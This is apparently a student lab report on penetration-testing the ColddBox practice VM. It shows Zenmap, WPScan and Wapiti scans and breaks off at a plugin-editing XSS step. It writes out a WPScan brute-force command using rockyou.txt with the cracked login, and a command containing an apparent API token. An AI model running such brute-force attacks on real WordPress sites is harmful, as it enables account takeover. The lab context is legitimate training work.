


MINOR PROJECT

**PENETRATION TESTING ON
COLDDBOX**

DONE BY,

HARIVISHALINI.T


STEP 1: WE NEED TO DOWNLOAD VIRTUAL BOX,KALI LINUX AND COLDDBOX IN OUR SYSTEM




STEP 2:WE NEED TO RUN THE BOTH ON THE VIRTUALBOX,NOW WE NEED TO CHECK THE IP ADDRESS OF THE SYSTEM IN KALI GO TO TERMINAL AND TYPE CONFIG




STEP 3:GOTO ZENMAP AND ENTER YOUR IP REPLACING THE LAST ONE NMBER AS 1-254 AND CHANGE PROFILE AS INTENSE SCAN,ALL TCP PORTS AND THEN SCAN




STEP 4:NOW COPY THE URL OF THE COLDDDBOX AND PASTE IT IN THE BROWSER



STEP 5: GO TO BROWSER AND DOWNLOAD WAPPALYZE AND UP CORNER THERE IS A PUZZLE PIECE AND WE RUN THE WAPPALYZER IT SHOWS WHAT ARE THE APPLICATIONS ARE PERFORMED IN THAT



STEP 6: NOW WE USE THE WPSCAN FOR THE URL OF COLDDBOX



STEP 7:NOW GO TO BROWSER AND DOWNLOAD ROCKYOU.TXT FROM GETHIB .NOW USE THE COMMAND WHICH IS GIVEN BELOW TO GET THE USERNAME AND PASSWORDS

```
(kali@kali)-[~]  
$ wpscan --url 192.168.1.131 -e u --passwords /home/kali/Downloads/rockyou.txt
```





```
wpScan: https://wordpress.org/themes/twentyfifteen  
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, at...  
Author: the WordPress Team  
Author URI: https://wordpress.org/  
Found By: Cx Style In Homepage (Passive Detection)  
Version: 1.8 (88% confidence)  
Found By: Style (Passive Detection)  
- http://192.168.1.131/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'version: 1.8'  
Enumerating Users via Passive and Aggressive Methods  
Brute Forcing Author IDs - Time: 00:00:00  
----- (18 / 38) 100.00% Time: 00:00:00  
User(s) Identified:  
- the c0ld in person  
Found By: Bix Generator (Passive Detection)  
- philip  
Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
- c0ld  
Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
- hugo  
Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)  
- Performing password attack on WP Login against 4 user/s  
WCZJSSJ - 0:01:00 / 9876543210  
Using philip / c0ld as a base  
Valid Combinations Found:  
Username: c0ld, Password: 9876543210  
+ (7208 / 37370706) 0.81% ETA: 0:17:07  
+ (7204 / 37370706) 0.81% ETA: 0:17:07  
No WPScan API Token given, as a result vulnerability data has not been output.  
You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
Finished: Sat Feb 25 11:04:12 2026  
Requests Done: 7420  
Cached Requests: 0  
Data Sent: 2.589 MB  
Data Received: 27.202 MB  
Memory used: 138.106 MB  
Elapsed time: 00:01:29  
Job Aborted: Cancelled by user
```

HERE WE GOT USERNAME=c0ldd

PASSWORD=9876543210

STEP 8: NOW LOGIN TO THE COLDDDBOX








STEP 9:USE WAPITI TO FIND THE VULNERBILITIES PRESENT IN THE COLDDDBOX.

```
Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
~: corrupt history file /home/kali/.zsh_history
~: [kali@kali]~$
~: WAPITI
~: WAPITI: Command not found
~: [kali@kali]~$
~: WAPITI
WAPITI3
WAPITI-3.0.4 (wapiti.sourceforge.io)
~: You are lucky! Full moon tonight.
~: Usage: wapiti [-h] [-u URL] [--scope {page,folder,domain,url,punk}] [--modules MODULES_LIST] [--list-modules] [--update] [--level LEVEL] [--proxy URL] [--tor] [--a CREDENTIALS] [--auth-type {basic,digest,kerberos,ntlm,post}] [--c COOKIE_FILE]
~: --skip-crawl] [--resume-crawl] [--flush-attacks] [--flush-session] [--store-session PATH] [--store-config PATH] [--s URL] [--x URL] [--p PARAMETER] [--skip PARAMETER] [--d DEPTH] [--max-links-per-page MAX]
~: --max-files-per-dir MAX] [--max-scan-time SECONDS] [--max-attack-time SECONDS] [--max-parameters MAX] [--s FORCE] [--t SECONDS] [--m HEADER] [--a AGENT] [--verify-ssl {0,1}] [--color] [--v LEVEL] [--f FORMAT] [--o OUTPUT_PATH]
~: --external-endpoint EXTERNAL_ENDPOINT_URL] [--internal-endpoint INTERNAL_ENDPOINT_URL] [--endpoint ENDPOINT_URL] [--no-bugreport] [--version]
~: WAPITI: error: one of the arguments -d/--url --list-modules --update is required
~: [kali@kali]~$
~: WAPITI -> http://192.168.1.131/wp-admin/
WAPITI3
WAPITI-3.0.4 (wapiti.sourceforge.io)
~: You are lucky! Full moon tonight.
~: Saving scan state, please wait...
Note
This scan has been saved in the file /home/kali/.wapiti/scans/192.168.1.131_folder_0a2e8783.db
~: Wapiti found 1 URLs and forms during the scan
~: Loading modules:
~: Loading modules: backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto, permanentxss, redirect, shellshock, sql, ssrf, wapp, xss, xxe
~: Problem with local wapp database.
~: Downloading from the web...
~: Launching module csp
~: CSP is not set
~: Launching module http_headers
~: Checking X-Frame-Options :
~: OK
~: Checking X-XSS-Protection :
~: X-XSS-Protection is not set
~: Checking X-Content-Type-Options :
~: X-Content-Type-Options is not set
~: Checking Strict-Transport-Security :
~: Strict-Transport-Security is not set
~: Launching module cookieflags
~: Checking cookie : wordpress_test_cookie
~: HttpOnly flag is not set in the cookie : wordpress_test_cookie
~: Secure flag is not set in the cookie : wordpress_test_cookie
~: Launching module exec
~: Launching module file
~: Launching module sql
~: Launching module xss
~: Launching module ssrf
~: Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=cgjs5 for results, please wait...
~: Launching module redirect
~: Launching module blindsql
~: Launching module permanentxss
Report
A report has been generated in the file /home/kali/.wapiti/generated_report
Open /home/kali/.wapiti/generated_report/192.168.1.131_02152825_161e.html with a browser to see this report.
~: [kali@kali]~$
```

```
Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Note
This scan has been saved in the file /home/kali/.wapiti/scans/192.168.1.131_folder_0a2e8783.db
~: Wapiti found 1 URLs and forms during the scan
~: Loading modules:
~: Loading modules: backup, blindsql, brute_login_form, buster, cookieflags, crlf, csp, csrf, exec, file, htaccess, http_headers, methods, nikto, permanentxss, redirect, shellshock, sql, ssrf, wapp, xss, xxe
~: Problem with local wapp database.
~: Downloading from the web...
~: Launching module csp
~: CSP is not set
~: Launching module http_headers
~: Checking X-Frame-Options :
~: OK
~: Checking X-XSS-Protection :
~: X-XSS-Protection is not set
~: Checking X-Content-Type-Options :
~: X-Content-Type-Options is not set
~: Checking Strict-Transport-Security :
~: Strict-Transport-Security is not set
~: Launching module cookieflags
~: Checking cookie : wordpress_test_cookie
~: HttpOnly flag is not set in the cookie : wordpress_test_cookie
~: Secure flag is not set in the cookie : wordpress_test_cookie
~: Launching module exec
~: Launching module file
~: Launching module sql
~: Launching module xss
~: Launching module ssrf
~: Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=cgjs5 for results, please wait...
~: Launching module redirect
~: Launching module blindsql
~: Launching module permanentxss
Report
A report has been generated in the file /home/kali/.wapiti/generated_report
Open /home/kali/.wapiti/generated_report/192.168.1.131_02152825_161e.html with a browser to see this report.
~: [kali@kali]~$
```

STEP 10:NOW WE CAN VIEW THE SCAN REPORT OF THE VULNERBILITIES AND ITS SOLUTION:



STEP 11: HERE I FOUND ADDITIONAL VULNERABILITIES USING THE WPSCAN ONCE AGAIN

```
(kali㉿kali)-[~]  
$ wpscan --url http://192.168.1.131/ --enumerate --api-token ZfubsmWU59CHsh4gFYnWpJfZ6WUviqc4QVqiam5KYwY
```

```
] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).  
Found By: Rss Generator (Passive Detection)  
- http://192.168.1.131/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>  
- http://192.168.1.131/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>  
[!] 35 vulnerabilities identified:
```


STEP 12: NOW LETS PERFORM XSS ON THE COLDDDBOX WE GO TO PLUGINS AND EDIT THE HELLO DOLLY

Edit Plugins


Editing **hello.php** (inactive)

```
